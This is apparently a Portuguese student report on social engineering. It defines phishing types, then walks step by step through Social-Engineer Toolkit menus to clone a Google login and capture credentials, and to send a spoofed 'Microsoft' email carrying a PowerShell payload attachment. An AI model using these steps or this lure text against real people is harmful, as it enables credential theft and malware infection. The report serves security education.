

Social Engineering

l38073

July 2021

1 Introdução

Para este trabalho, o tema escolhido foi Engenharia Social. A escolha foi baseada no interesse e vontade de aprendizagem mais profunda na área por parte dos membros do grupo.

Engenharia social é a arte de manipular pessoas de forma a obter informações confidências das vítimas, quer seja a partir da área informática ou não. Este tipo de informação pode variar dependendo do autor do crime, mas a maior parte das vezes trata-se de informações como palavras-chave ou informações bancárias, para de alguma forma, ser possível lucrar, com estes golpes, da parte do criminoso. Este tipo de golpe é muito comum pois é mais fácil explorar a confiança de uma vítima do que tentar piratear o software.

Neste trabalho vamos abordar formas de se ser enganado, na área de informática, consequências do mesmo e propostas de soluções.

1.1 Tipos de ataques(Engenharia social)

- Baiting
- Scareware
- Pretexting
- Phishing
- Spear phishing
- Email hacking and contact spamming

1.2 Phishing

Phishing são emails ou mensagens de texto com o objetivo de criar uma sensação de urgência, curiosidade ou medo nas vítimas.

Essas mensagens depois fazem o alvo revelar informação sensível, clicar em links maliciosos ou clicar em anexos que contêm malware.

1.3 Spear Phishing

Um cenário de spear phishing deve envolver o atacante a fazer-se passar por alguém que trabalha numa organização a enviar email para 1 ou mais trabalhadores dessa organização.

O email é escrito e assinado exatamente como seria num caso real e portanto engana assim os recetores do email.

2 Social Engineering toolkit

O Social-Engineer Toolkit (SET) é uma estrutura de teste de penetração de código aberto projetada para engenharia social. SET tem vários vetores de ataque personalizados que permitem que você faça um ataque confiável em uma fração de tempo. Esse tipo de ferramenta usa comportamentos humanos para enganá-los.

3 Senário 1


sudo setoolkit

Escolhas feitas na ferramenta:

- 1) social engineering attacks
 - 2) Website attack vectors
 - 3) Credentials Harvester Attack Method
 - 1) Web templates
- Introduzir o IP como
- 2) Google (pode ser usado outro)

E assim é clonado um site como o google, com a diferença de que se o utilizador digitar os seus dados estes são enviados para a máquina do atacante.

Isto é o que o alvo irá ver:



Isto é o que o atacante recebe no seu pc caso o alvo introduza os seus dados:

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%99APsBz4gAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Teste1
POSSIBLE PASSWORD FIELD FOUND: Passwd=PassSegura
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Neste caso podemos ver que o atacante recebe a informação tanto do Email(Teste1) como da password(PassSegura).

4 Senário 2

sudo setoolkit

5) Mass Mailer Attack

1) Email attack Single Email Address

Introduzir o email do alvo

2) Use your own server or open relay

Preencher a informação, exemplo abaixo:

```
set:phishing>2
set:phishing> From address (ex: moo@example.com):update@microsoft.com
set:phishing> The FROM NAME the user will see:Microsoft
set:phishing> Username for open-relay [blank]:gus.khawaja@guskhawaja.me
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryourown.com):smtpout.secureserver
.net
set:phishing> Port number for the SMTP server [25]:3535
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /root/x86_powershell_injection.txt
set:phishing> Email subject:Urgent Patch
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hi Admin,
Next line of the body: This is John from Microsoft, I urge you to execute the attached powershell
script to fix an important bug in the Windows Operating System.
Next line of the body: Regards,
Next line of the body: John Doe
Next line of the body: END
```

Este método é bastante perigoso porque pode facilmente enganar qualquer pessoa com a possibilidade de usar um email "qualquer" criado pelo atacante e junto com um ficheiro que contem malware.

Este método pode também ser usado com o referido no primeiro cenário, com a diferença de em vez de escolher um alvo, escolher vários emails de alvos e espalhar o link para receber a informação pessoal de várias pessoas.

5 Conclusion

Com a realização deste projecto conseguimos aprender mais sobre segurança e como funciona uma das maneiras mais populares de enganar as pessoas. Aprendemos como os atacantes tentam enganar as suas vítimas mas também como nos podemos defender(ou reduzir a probabilidade) de sermos enganados por este tipo de técnica. Em suma, percebemos que mesmo algo tão simples como os exemplos que mostrámos pode ser bastante eficaz.